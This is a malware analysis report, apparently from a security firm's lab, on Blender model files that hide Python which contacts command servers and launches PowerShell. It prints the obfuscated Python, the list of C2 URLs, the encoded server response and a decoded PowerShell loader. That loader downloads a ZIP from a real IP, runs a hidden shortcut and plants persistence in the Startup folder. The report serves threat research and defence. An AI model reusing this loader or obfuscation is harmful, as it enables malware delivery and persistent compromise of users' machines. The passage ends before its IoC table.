


tinexta defence

Blender files as a new malware vector

Malware Analysis Report

#TinextaDefenceBusiness

Malware Lab

Summary

Our Malware Lab 03

Executive Summary 04

Analysis 06

IoC 18

Conclusion 26

Our Malware Lab

Tinexta Defence Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malware.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

Corrado Aaron Visaggio

Group Chief Scientist Officer
& Malware Lab Director

a.visaggio@defencetech.it

Executive Summary

This report investigates a new malware distribution vector targeting Blender users through Python scripts embedded in model files. This was brought to our attention by a recent post on the Blender subreddit[1], where a community member warns about one such case.

We contacted the author and obtained the sample, which was reportedly distributed through Fiverr, an important freelancer portal (see Figure 1).




Figure 1. Source of the malicious file

Searching for the file hash on VirusTotal returned no results, so we proceeded to upload it to the various threat intelligence platforms to share it with the community.

[1] https://www.reddit.com/r/blender/comments/1l2tj36/comment/mvvppy0/

At the time of writing this report, it produced no antivirus detections and a single match with a YARA rule designed to detect the presence of Windows API names within files that are not executables, see Figure 2.




Figure 2. VirusTotal detections

Although similar warnings were published a few months ago[2] [3], no detailed technical write-up has been published on the full attack chain of these malicious blender files.

[2] https://80.lv/articles/blender-creators-watch-out-for-malware-hidden-in-fake-commission-requests

[3] https://blenderartists.org/t/blend-files-can-execute-malware/1591331

Analysis

The malicious sample is a binary encoded project file that must be opened with Blender or a compatible 3D rendering software to view its content.

Initially, we attempted to investigate the `Windows_API_Function` YARA rule from VirusTotal, however this proved to be a false positive as it matches on strings that are not related to Win32 APIs, as demonstrated in the next figure.

Output

```
Rule "Windows_API_Function" matches (4 times):
Pos 1594157, length 8, identifier $api_11, data: "readfile"
Pos 1660587, length 8, identifier $api_11, data: "Readfile"
Pos 1594157, length 8, identifier $api_36, data: "readfile"
Pos 1660587, length 8, identifier $api_36, data: "Readfile"
```

```
001852F0  72 65 66 63 6F 75 6E 74 65 64 00 73 6B 69 70 70  refcounted.skipp
00185300  65 64 5F 64 69 72 65 63 74 00 73 6B 69 70 70 65  ed_direct.skippe
00185310  64 5F 69 6E 64 69 72 65 63 74 00 72 65 6D 61 70  d_indirect.remap
00185320  00 2A 64 65 70 73 67 72 61 70 68 00 2A 72 65 61  .*depsgraph.*rea
00185330  64 66 69 6C 65 5F 64 61 74 61 00 2A 6E 65 77 69  dfile_data.*newi
00185340  64 00 2A 6C 69 62 00 2A 61 73 73 65 74 5F 64 61  d.*lib.*asset_da
00185350  74 61 00 6E 61 6D 65 5B 36 36 5D 00 75 73 00 69  ta.name[66].us.i
00185360  63 6F 6E 5F 69 64 00 72 65 63 61 6C 63 00 72 65  con_id.recalc.re
```

Figure 3. Analysis of YARA rule match

We proceeded to inspect the model file in a 3D viewer to ensure it was a valid model file, and indeed it rendered a chair as seen in Figure 4.




Figure 4. Valid Blender 3D model file

According to the few online reports we could find about this infection vector, this is a normal Blender 3D model which embeds a malicious Python script.

The suggested mitigation is to disable running embedded scripts automatically in Blender's preferences (as seen in Figure 5), which is currently the default option.




Figure 5. Feature to disable in order to mitigate this kind of attack

According to the documentation[4], when this option is disabled Blender will prompt the user before executing any embedded code from the model file, providing an additional layer of security. The prompt is shown in the next figure:




Figure 6. Blender's security prompt

It was clear that we needed to use Blender to inspect the file and extract any embedded scripts, however attempting to launch it in a Windows VM fails because most guest display drivers do not implement the required OpenGL features. This makes using Blender as a vector a very interesting anti-analysis technique; in fact, no online sandbox we tried could analyze this file.

We then switched to a Linux VM, where Blender successfully launches with proper 3D rendering, but loading this file produces a crash even when the option to run Python scripts is disabled.

Instead of trying to debug this, we tried to directly extract the Python script from the .blend file. Using the `strings` utility to find all strings with a length of at least 50 characters quickly revealed the presence of the script encoded in plain text inside the file.

Partial output of `strings -n 50 ooreqladfps5b.blend` is available in Figure 7.

[4] https://docs.blender.org/manual/en/latest/advanced/scripting/security.html

```
brushes/essentials_brushes-mesh_texture.blend/Brush/Paint Hard
//..\Unreal Textures\T_ModernChair_OcclusionRoughnessMetallic.png
from mathutils import Euler, Matrix, Quaternion, Vector
        return 0.1  # Retry after 0.1s if _m4x9 is not yet defined
    """Returns a vector that is perpendicular to the one given."""
    """Returns the shortest-path rotational difference between two matrices."""
    angle = math.acos(min(1,max(-1,q1.dot(q2)))) * 2
    """Finds the range where lies the minimum of function f."""
    while (angle > (start_angle - 2*pi)) and (angle < (start_angle + 2*pi)):
def ternarySearch(f, left, right, absolutePrecision):
    """Find minimum of uni-modal function f() within [left, right]."""
```

Figure 7. Partial output of the strings utility

However, this was lacking formatting, indicating that our filter skipped certain lines. Inspecting the file in a hex editor revealed that while the script was stored in order and in plain text, the individual lines were interleaved with binary data as in Figure 8.

```
00 00 00 00 01 00 00 00 20 20 20 20 22 22 22 52  ........    """R
65 74 72 69 65 76 65 20 74 68 65 20 41 75 74 6F  etrieve the Auto
20 4B 65 79 66 72 61 6D 65 20 66 6C 61 67 73 2C   Keyframe flags,
20 6F 72 20 4E 6F 6E 65 20 69 66 20 64 69 73 61   or None if disa
62 6C 65 64 2E 22 22 22 00 44 41 54 41 25 00 00  bled.""".DATA%..
00 30 4D 77 BA DE 01 00 00 00 00 00 00 01 00 00  .0Mw°Þ..........
00 20 20 20 20 74 73 20 3D 20 63 6F 6E 74 65 78  .    ts = contex
74 2E 73 63 65 6E 65 2E 74 6F 6F 6C 5F 73 65 74  t.scene.tool_set
74 69 6E 67 73 00 44 41 54 41 63 00 00 00 80 B0  tings.DATAc...€°
8B BA DE 01 00 00 00 00 00 00 01 00 00 00 20 20  ‹°Þ...........
```

Figure 8. Inspecting the file in the hex editor

Running just strings with no additional filter and scrolling to the first location of strings resembling Python syntax looks like the following image:

```
## Math utility functions ##
DATA
############################
DATA
DATA
def perpendicular_vector(v):
DATAC
    """Returns a vector that is perpendicular to the one given."""
DATA
    if abs(v[0]) < abs(v[1]):
DATA
        tv = Vector((1,0,0))
DATA
    else:
DATA
        tv = Vector((0,1,0))
DATA
    return v.cross(tv)
```

Figure 9. Example of the code snippet with junk strings

The embedded Python code is padded with several lines beginning with DATA and some binary data, likely these are binary-serialized values indicating the length of the chunk.

By applying a regular expression to remove any line matching `^DATA.{0,5}$\n` and performing minimal manual cleanup, we could strip out the junk entries. The cleaned output (showing only meaningful code snippets) is shown in the following figure:

```
############################
## Math utility functions ##
############################
def perpendicular_vector(v):
    """Returns a vector that is perpendicular to the one given."""
    if abs(v[0]) < abs(v[1]):
        tv = Vector((1,0,0))
    else:
        tv = Vector((0,1,0))
    return v.cross(tv)
def rotation_difference(mat1, mat2):
    """Returns the shortest-path rotational difference between two matrices."""
    q1 = mat1.to_quaternion()
```

Figure 10. Example of the cleaned code snippet

Analyzing the code, we found standard Python imports and Base64-encoded URL fragments which, when decoded, reconstruct C2 domains (see Figure 11).

```
# Constraint transform processor
def _m4x9(_v2):
    _n5 = _x5.b64decode("ABCDEYWRkb25zMQ=="[5:]).decode('utf-8')
    _b6 = _x5.b64decode("FGHIJd29ya2Vycy5kZXYvZ2V0LWxpbms="[5:]).decode('utf-8')
    _c7 = f"https://{_n5}.{{}}.{_b6}"
    _d8 = 3
    for _e9 in _z7:
        if _e9.startswith("_"): continue
        try:
            if len(_e9) < 5: continue
            _e9_decoded = _x5.b64decode(_e9[5:]).decode('utf-8')
        except: continue
        _f0 = _c7.format(_e9_decoded)
        _g1 = 1
        while _g1 <= _d8:
            try:
```

Figure 11. URL decoding and building

The script dynamically pieces together malicious URLs and relies on common libraries to write, decode, and execute payloads. Below is the full list of the decoded URLs:

```
https://addons1.poupathockmist1989.workers[.]dev/get-link
https://addons1.cloudaddons1987.workers[.]dev/get-link
https://addons1.skyaddons2001.workers[.]dev/get-link
https://addons1.mistaddons1995.workers[.]dev/get-link
https://addons1.sparkaddons2000.workers[.]dev/get-link
https://addons1.shadowaddons1992.workers[.]dev/get-link
https://addons1.glintaddons1989.workers[.]dev/get-link
https://addons1.duskaddons2002.workers[.]dev/get-link
https://addons1.stormaddons1993.workers[.]dev/get-link
https://addons1.emberaddons1986.workers[.]dev/get-link
https://addons1.ghostaddons1988.workers[.]dev/get-link
https://addons1.rainaddons1991.workers[.]dev/get-link
https://addons1.staraddons2004.workers[.]dev/get-link
https://addons1.pulseaddons1990.workers[.]dev/get-link
```

Most of these endpoints are now offline, but a few remain functional. In fact, when we queried one of the active URLs, it produced the following response:


```
{"link":"JPVEUJHMxPSJodHRwOi8vNjYuNjMuMTg3LjExMy9maWxlaW8iOyR6Mz0i
S3Vyc29yUmVzb3VyY2VzVjQuemlwIjskdDQ9IiRlbnY6VEVNUCI7JGs1PUpvaW4tUG
F0aCAtUGF0aCAkdDQgLUNoaWxkUGF0aCAiS3Vyc29yUmVzb3VyY2VzVjQiOyRhNj0i
JGVudjpBUFBEQVRBTWljcm9zb2Z0V2luZG93c1N0YXJ0IE1lbnVQcm9ncmFtc1N0YX
J0dXAiOyR5OD1OZXctT2JqZWN0IFN5c3RlbS5OZXQuV2ViQ2xpZW50O3RyeXskbjEw
PUpvaW4tUGF0aCAtUGF0aCAkdDQgLUNoaWxkUGF0aCAkejM7JHk4LkRvd25sb2FkRm
lsZSgiJHMxLyR6MyIsJG4xMCk7aWYoVGVzdC1QYXRoICRuMTApe0FkZC1UeXBlIC1B
c3NlbWJseU5hbWUgU3lzdGVtLklPLkNvbXByZXNzaW9uLkZpbGVTeXN0ZW07W1N5c3
RlbS5JTy5Db21wcmVzc2lvbi5aaXBGaWxlXTo6RXh0cmFjdFRvRGlyZWN0b3J5KCRu
MTAsJHQ0KX0kcTExPUpvaW4tUGF0aCAtUGF0aCAkazUgLUNoaWxkUGF0aCAiS3Vyc2
9yUmVzb3VyY2VzVjQubG5rIjt3aGlsZSgtbm90KFRlc3QtUGF0aCAkcTExKSl7U3Rh
cnQtU2xlZXAgLVNlY29uZHMgMzF9aWYoVGVzdC1QYXRoICRxMTEpe1N0YXJ0LVByb2
Nlc3MgJHExMSAtV2luZG93U3R5bGUgSGlkZGVuOyRneWxpdmVyTG5rPUpvaW4tUGF0
aCAtUGF0aCAkazUgLUNoaWxkUGF0aCAiR3lsaXZlci5sbmsiOyRyMTI9Sm9pbi1QYX
RoIC1QYXRoICRhNiAtQ2hpbGRQYXRoICJHeWxpdmVyLmxuayI7aWYoVGVzdC1QYXRo
ICRneWxpdmVyTG5rKXtDb3B5LUl0ZW0gJGd5bGl2ZXJMbmsgLURlc3RpbmF0aW9uIC
RyMTIgLUZvcmNlfX19Y2F0Y2h7fWZpbmFsbHl7JHk4LkRpc3Bvc2UoKX0="}
```


The Python script obfuscates its Base64 strings by adding 5 junk characters at the start. After stripping out these characters, the script decodes the payload and invokes PowerShell to execute the resulting command (see Figure 12).

```
_k5 = _j4[5:]
_l6 = base64.b64decode(_k5).decode('utf-8')
_m7 = base64.b64decode("PQRSTcG93ZXJzaGVsbC5leGU="[5:]).decode('utf-8') # powershell
_n8 = subprocess.run([_m7, "-Command", _l6], capture_output=True, text=True)
return
```

Figure 12. Decoding Base64 and launching PowerShell script

The Base64 downloaded from the C2 decodes to the following PowerShell script:

```
$s1="http://66.63.187.113/fileio";
$z3="KursorResourcesV4.zip";
$t4="$env:TEMP";
$k5=Join-Path -Path $t4 -ChildPath "KursorResourcesV4";
$a6="$env:APPDATAMicrosoftWindowsStart MenuProgramsStartup";
$y8=New-Object System.Net.WebClient;
try
{
    $n10=Join-Path -Path $t4 -ChildPath $z3;
    $y8.DownloadFile("$s1/$z3",$n10);
    if(Test-Path $n10) {
    Add-Type -AssemblyName System.IO.Compression.FileSystem;
    [System.IO.Compression.ZipFile]::ExtractToDirectory($n10,$t4)
    }
    $q11=Join-Path -Path $k5 -ChildPath "KursorResourcesV4.lnk";
    while(-not(Test-Path $q11)) {
        Start-Sleep -Seconds 31
    }
    if(Test-Path $q11) {
        Start-Process $q11 -WindowStyle Hidden;
        $gyliverLnk=Join-Path -Path $k5 -ChildPath "Gyliver.lnk";
        $r12=Join-Path -Path $a6 -ChildPath "Gyliver.lnk";
    if(Test-Path $gyliverLnk) {
        Copy-Item $gyliverLnk -Destination $r12 -Force
    }
    }
}
catch {}
finally { $y8.Dispose() }
```

This PowerShell script serves as a download-and-execute loader with built-in persistence. It reaches out to a remote IP, fetches a ZIP archive, extracts two shortcuts (KursorResourcesV4.lnk and Gyliver.lnk), runs the first shortcut in a hidden window, and finally deploys the second shortcut to the user's Startup folder.

At the time of writing, the ZIP archive had already been submitted to VirusTotal for analysis, as shown in Figure 13:




Figure 13. VirusTotal detections

Inside it, there is a complete Python runtime bundle alongside two malware payloads (see Figure 14), both of which are included in our IoC table (see Table 1).

